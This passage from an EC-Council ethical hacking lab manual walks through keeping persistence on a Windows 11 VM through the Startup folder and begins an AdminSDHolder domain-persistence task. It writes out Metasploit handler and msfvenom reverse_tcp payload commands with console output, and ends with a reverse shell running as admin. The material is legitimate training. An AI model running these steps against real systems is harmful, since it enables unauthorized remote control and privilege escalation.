
41. Switch to **Windows 11** virtual machine and sign into **Admin** account

42. After signing into the **Admin** account restart the **Windows 11** machine.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

43. After **Windows 11** machine is restarted. Switch to the **Parrot Security** virtual machine. Now open another terminal window with root privileges and type **msfconsole** and press **Enter**.



44. In Metasploit type **use exploit/multi/handler** and press **Enter**.

45. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

46. Type **set lhost 10.10.1.13** and press **Enter** to set lhost


47. Type **set lport 8080** and press **Enter** to set lport.

48. Now type **exploit** to start the exploitation.

```
Metasploit tip: Start commands with a space to avoid saving
them to history

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:8080
```



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

49. Switch to the **Windows 11** virtual machine login to **Admin** account and restart the machine so that the malicious file that is placed in the startup folder is executed.




50. Now, switch to the **Parrot Security** virtual machine and you can see that the meterpreter session is opened.

    Note: It takes some time for the session to open.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

51. Type **getuid** and press **Enter**, we can see that we have opened a reverse shell with admin privileges.



52. Whenever the Admin restarts the system, a reverse shell is opened to the attacker until the payload is detected by the administrator.
53. Thus attacker can maintain persistence on the target machine using misconfigured Startup folder.
54. This concludes the demonstration of how to maintain persistence by abusing Boot or Logon Autostart Execution.
55. Close all open windows and document all the acquired information.
56. Turn off the **Windows 11** and **Parrot Security** virtual machines.

Task 7: Maintain Domain Persistence by Exploiting Active Directory Objects

AdminSDHolder is an Active Directory container with the default security permissions, it is used as a template for AD accounts and groups, such as Domain Admins, Enterprise Admins etc. to protect them from unintentional modification of permissions.

If a user account is added into the access control list of AdminSDHolder, the user will acquire "GenericAll" permissions which is equivalent to domain administrators.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Here, we are exploiting Active Directory Objects and adding Martin a standard user in Windows Server 2022, to Domain Admins group through AdminSDHolder.

1. Turn on the **Parrot Security** and **Windows Server 2022** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.
7. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Exploit.exe** and press **Enter**.



8. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share Exploit.exe with the victim machine.

